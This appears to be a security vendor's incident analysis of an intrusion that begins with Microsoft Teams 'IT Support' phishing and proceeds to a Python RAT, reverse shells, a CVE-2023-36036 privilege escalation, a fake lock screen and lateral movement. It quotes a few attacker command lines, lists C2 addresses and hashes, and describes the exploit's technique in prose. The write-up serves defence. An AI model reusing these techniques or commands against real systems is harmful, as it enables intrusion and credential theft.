
Figure 1: Attack chain from Teams phishing to payload delivery, ModeloRAT execution, privilege escalation, and lateral movement with exfiltration.
A door that was never closed
The intrusion started with abuse of Microsoft Teams external access. This feature, enabled by default in some environments, allows users in one tenant to initiate direct chats with users in another. In our incident, the attacker used a newly created tenant UCICasociacion.onmicrosoft[.]com to impersonate “IT Support” and messaged a targeted employee.
This approach mirrors tradecraft seen in Octo Tempest-style campaigns. Octo Tempest (alias Scattered Spider, UNC3944, 0ktapus) is a financially motivated cybercriminal group active since 2022, known for aggressive social engineering tactics including helpdesk impersonation, SIM swapping, and MFA manipulation.
Shortly after the interaction, a hidden PowerShell command executed on the victim’s machine, staging the initial payload.
Stager: Bring your own Python
Within minutes of the Teams interaction, a PowerShell stager executed on the endpoint and reached out to Dropbox to retrieve a ZIP archive (Winp.zip) into the user’s AppData directory.
The archive was immediately extracted and deleted, likely to reduce on-disk artifacts and avoid potentially raising suspicion.
The payload contained a portable WinPython environment, which the attacker used to launch the next stage:
collector.py (reconnaissance)
Pmanager.py (primary C2 agent, Modelo RAT)
Execution was handled via pythonw.exe, which allowed the script to run in the background without showing the terminal window.
Figure 2: PowerShell stager retrieving and executing portable Python payload.
Reconnaissance: Environment discovery via native tools
The first Python module executed by the attacker was collector.py, a post-exploitation information gatherer designed to silently profile the host and save the results to %TEMP%\configA.json. Additionally, before any of the recon the collector.py computes a host fingerprint. This 8-character fingerprint is what the operator’s C2 server uses to identify this victim.
Securityhealthhost.exe, which is commonly used to verify if anti-virus solutions are running on the system
Table 1: Host Reconnaissance and Environment Enumeration.
All of these commands were executed through hidden PowerShell sessions using the CREATE_NO_WINDOW flag, allowing the script to run in the background without spawning visible console windows.
Part of reconnaissance was also a collection of installed hotfixes and system version data. The attacker was able to assess whether the host was vulnerable to a version-specific local privilege escalation exploit later used in the intrusion.

Additionally, collector.py and all other python modules dropped by malware were obfuscated. However, it was not difficult to recover code structure close to the original.
Figure 3: Obfuscated collector.py
Stage 2: Ties to ModeloRAT
Shortly after reconnaissance is completed, the attack shifts into its second stage as with the execution of Pmanager.py.
pythonw.exe ...\python\Pmanager.py start
Figure 4: Execution of Pmanager.py initiating second-stage C2 activity.
As soon as it is started, the script creates a long-running HTTP beacon over port 80 that rotates across 5 hardcoded C2 servers: 46.225.231[.]170, 144.172.99[.]68, 64.94.85[.]158, 140.82.6[.]45, and 45.76.241[.]51.
The script can load DLLs via rundll32.exe, launch additional Python scripts, run PowerShell commands, or install .msi packages. It also handles persistence and can update or remove itself. The reconnaissance output saved in configA.json is sent back to the C2, giving the operator a full picture of the host before issuing further tasks.
This behavior closely matches the ModeloRAT framework documented by Huntress (KongTuke / CrashFix campaigns). Its communication format, persistence mechanisms, and delivery model all match what has been previously observed, with no significant deviations.
The key difference is in initial access: Where earlier campaigns relied on malicious browser extensions, this intrusion used Microsoft Teams social engineering to achieve execution.
The on-demand shells and the WebDAV
Pmanager quickly deployed its first additional module USOShared1297.py onto the infected host. This module is a TCP reverse shell that opens 2 outbound sockets to one of 3 hardcoded C2 IPs (144.172.88[.]18, 64.190.113[.]187, 45.59.122[.]231. The port 50508 is reserved for the interactive shell that the attacker can use and port 60503 is for file transfer. The shell itself is a cmd.exe spawned using CreatePipe and CreateProcessA with the CREATE_NO_WINDOW and STARTF_USESTDHANDLES flags.
This access was then used to test credential reuse across the environment through repeated WebDAV authentication attempts against internal systems.
Figure 5: WebDAV authentication spray using davclnt.dll (DavSetCookie)
The DavSetCookie API forces Windows to initiate a WebDAV authentication attempt using the current user’s credentials. In effect, it allows the attacker to validate where those credentials are accepted without deploying additional tools. Within minutes, successful logon events started to appear across more than 100 internal systems.
The HTTP shell – internal.py
Not long after, the attacker added a second way into the system by deploying back-to-back Microsoft5237.py dropped to %TEMP% and internal.py dropped to WPy64-31401\python. Later analysis showed they were actually the same file, just renamed (both had the same SHA-256 hash: 930263c0843744e269b615fb2ec79f83d7bd8b2cbf75e31fd5ea6c1aaa4e48fd). The attacker was reusing the same backdoor under different names.
Each script launched a hidden PowerShell session. First it checked whether the system was domain-joined, and then set up a persistent remote shell.
Figure 6: The -NoExit flag keeps PowerShell running in the background, while the trailing “-” allows it to accept commands remotely.
From there, internal.py turned that session into a full HTTP-based control channel. It registered with the C2 /handshake, continuously polled for instructions via /command/<id>, executed them inside the PowerShell session, and returned output via /output/<id>. The same channel handles file upload, download, and also screenshot capture. All of this communication ran over port 80 to 87.120.186[.]229 and 149.248.78[.]202, blending in with normal web traffic.
Stage 3: Privilege escalation via CVE-2023-36036
After gaining remote access, the attacker executed ssss.dll to escalate privileges.
rundll32.exe ssss.dll startproc Mw2[REDACTED]
Figure 7: Execution of ssss.dll via rundll32.
The argument that was passed to startproc is a decryption key. The startproc function uses Mw2[REDACTED] to decrypt the payload.
The ssss.dll (SHA-256: b00c1cbcfb98d2618a5c2ccb311da94f3c57709a397be6c8de29839f4e943976) is a reflective loader. The loader is using that key to decrypt an embedded payload in memory and execute it. The decrypted payload is testdllLPE.dll (SHA-256: d84245f3a374dd5eff8ecfdfad39077d76331fde799e5306430d0fc788db7f1d), a custom privilege escalation exploit targeting CVE-2023-36036. This vulnerability is a heap-based buffer overflow in cldflt.sys, the Windows Cloud Files Mini Filter Driver.
Within seconds, the helper thread launched internal.py under a SYSTEM token, confirming that the exploit successfully modified the process privileges.
What is CVE-2023-36036?
The Cloud Files driver is what makes OneDrive’s “Files On-Demand” work, allowing placeholder files to appear locally while being backed by cloud storage. Sync providers (OneDrive, Dropbox, Box) register themselves with the driver using the Cloud Files API, and the driver brokers I/O between the filesystem and the provider.
CVE-2023-36036 is a heap buffer overflow in how cldflt.sys processes messages from these providers. By sending crafted data through the driver’s communication interface, an attacker can overflow an internal buffer and corrupt adjacent memory. With controlled heap layout, this corruption becomes a kernel write primitive.
Reused technique, adapted exploit
While analyzing the CVE-2023-36036 exploit, it became clear that the threat actor did not build their methodology from scratch. STAR Labs documented a similar chain in their analysis of CVE-2021-31969 also in cldflt.sys. Their work outlined the core steps: Register a fake sync provider, shape the kernel heap, trigger the overflow, and overwrite a token.
The exploit we analyzed follows the same general playbook, but adapts it for the CVE-2023-36036 vulnerability.
The threat actor reused three core steps from the STAR Labs research to stabilize their exploit:
Sync provider registration. The exploit registers itself as “PLURIBUS” with GUID {904EE598-0511-4664-82A8-22C4A7501044}, pointing to %TEMP%\cldflt. This causes the driver to treat the directory as a valid Cloud Files root and route file operations through the vulnerable path.
WNF heap shaping. The exploit uses 4 undocumented ntdll syscalls: NtCreateWnfStateName, NtUpdateWnfStateData, NtDeleteWnfStateData, and NtQueryWnfStateData to allocate a large number of small objects in the kernel pool. This shapes memory so the overflow lands on controlled data instead of random structures. Without this step, the buffer overflow in cldflt.sys would write to unpredictable addresses and can crash the system
Data-Only Token Overwrite. Instead of using process injection or shellcode, the exploit uses its own token in kernel memory by flipping a privilege bit to gain SYSTEM access. What sets testdllLPE.dll apart is what the operator added on top of that scaffolding.
Kernel discovery method. It probes the kernel address range in 1 MB steps, measuring minute differences in memory access latency to identify ntoskrnl base. This avoids calling privileged APIs.
Decoupled execution model. Instead of elevating the thread running the exploit, this binary spawns a helper thread that continuously polls PrivilegeCheck(SeDebugPrivilege). This allows the main exploit thread to crash, hang, or retry the kernel write multiple times without losing the payload. The moment the kernel finally flips the privilege bit, the helper thread detects the change and immediately launches internal.py as SYSTEM.

Trigger path. The vulnerability is reached through the driver’s message handling path. When processing a FilterSendMessage request, cldflt.sys copies attacker-controlled data into a fixed-size buffer without proper bounds checking, overflowing into adjacent memory, specifically a function pointer.
To trigger execution, the exploit creates a placeholder file within the fake sync root and writes to it.
Figure 8: CVE-2023-36036 trigger sequence in startproc. A crafted 512-byte message is delivered via FilterSendMessage, a 1024-iteration WNF spray seats the fake kernel object, and the closing WriteFile fires the corrupted callback.
⠀
When the driver intercepts the write to Link.log, it invokes the corrupted function pointer. This results in a controlled kernel write, which flips the SeDebugPrivilege bit in the helper thread’s token.

After the WriteFile call completes, the main exploit thread exits. The helper thread, which was polling PrivilegeCheck(SeDebugPrivilege) once per second since the exploit started, detects the change and breaks out of its loop. At this point, the privilege escalation has succeeded. The helper thread immediately launches the payload.
Figure 9: Helper thread execution after privilege escalation succeeds.
⠀
Stage 4: Post-exploitation
The newly spawned internal.py process was running under a SYSTEM token. The attacker confirmed this with whoami and immediately created a scheduled task (TempLogA) to execute internal.py daily at 13:00 with SYSTEM privileges.
Figure 11: Powershell command returns the total number of domain user accounts.
Shortly after, the compromised account established a remote PowerShell session (WinRM) to a second host. Once connected, additional enumeration commands were executed through the remote PowerShell process (wsmprovhost.exe), extending visibility beyond the initial system.
Expanding the foothold
Within hours of privilege escalation and enumeration, 3 additional Python modules were deployed:
Microsoft5237.py: HTTP beacon to 87.120.186.229 and 149.248.78.202. Captures screenshots via PowerShell, monitors user logins/logouts, uploads files to C2.
Dell508.py: Reverse TCP tunnel to 207.246.114.50 and 149.28.96.170 on port 80, disguised as HTTP upgrade. C2 server instructs victim to connect to specific internal targets; victim relays traffic bidirectionally.
PCDr6967.py: SOCKS5 proxy to 96.9.125.29, 144.172.111.49, and 104.194.152.246 on port 50504. Routes attacker’s tools (RDP, browsers, Nmap) through victim into internal network.
Stage 5: The lock screen that wasn’t
Roughly two hours after privilege escalation, the attacker deployed a second DLL.
rundll32.exe com6848.dll,open e8vy[REDACTED]
Figure 12: Execution of com6848.dll via rundll32 to deploy credential harvesting payload.
The com6848.dll (SHA-256: 30e5a6c982396cdf3157195b540f75096869baa8570f66fab88c07c161be27f0, internal name apple.dll) is a 32-bit DLL with a single export open. Its .rdata section is over 5 MB and contains an encrypted payload. The decryption key was conveniently provided on the command line by the attacker.
Once decrypted, the DLL reflectively loads a second stage stage2.dll (SHA-256: f5b2dbd8ec9671c0261f093ebc5f3d35920b592458a3b800cc946265111e67d0). This DLL renders a perfect replica of the Windows 10 lock screen, using the embedded font to ensure visual accuracy even on systems where the font isn’t installed. The user sees what appears to be a normal screen lock and types their password to unlock it. The DLL captures it, and writes the result to disk as yyyy-mm-dd-Log.txt
What the credential unlocked
Wait, didn’t the operator already have SYSTEM privileges? Why bother with a fake lock screen?
By this point, indeed the operator had SYSTEM-level access on the host. What they didn’t have, though, was the user’s domain credentials. SYSTEM can authenticate using the machine account, but it cannot authenticate as the user. It can’t access user-specific resources, such as file shares requiring the user’s permissions, mailboxes, web applications expecting user credentials, or RDP sessions that need to establish an interactive logon as that specific domain account.
The same evening, the attacker used harvested credentials to authenticate via RDP to another workstation in the network. DNS logs showed connections to Dropbox and some internal systems. Additionally, they also performed Kerberoasting against service accounts, requesting vulnerable Kerberos tickets in an attempt to expand access within the environment.
The following morning, the attacker returned to the second host via RDP and used Microsoft Edge to download the Comae toolkit, including DumpIt, a legitimate memory acquisition tool. Two minutes after unarchiving the Comae toolkit, the threat actor navigated within the browser to uploadnow[.]io, which offers free anonymous file upload features. During this browser session, the threat actor searched via Bing if SwissTransfer was a safe site to transfer large files, likely evaluating additional exfiltration methods.
Shortly after, DumpIt.exe was executed on the second host. DumpIt captures physical RAM, including LSASS process memory, which can contain cleartext passwords, NTLM hashes, and Kerberos tickets. Based on timing and network activity, the memory dump was likely exfiltrated via uploadnow[.]io.
Fake lock screens can harvest credentials even with SYSTEM access.
WebDAV API abuse provides stealthy credential validation.
It took two days to go from “Hi, this is IT support” to domain-wide credential access using a fake lock screen, a Python based RAT, and a two-year-old kernel exploit. If you were an incident responder, none of these techniques would have been new for you, and that’s the point.
What particularly stands out is how quickly control shifted from endpoint to identity. Once valid credentials were obtained, the environment itself became the attack surface.
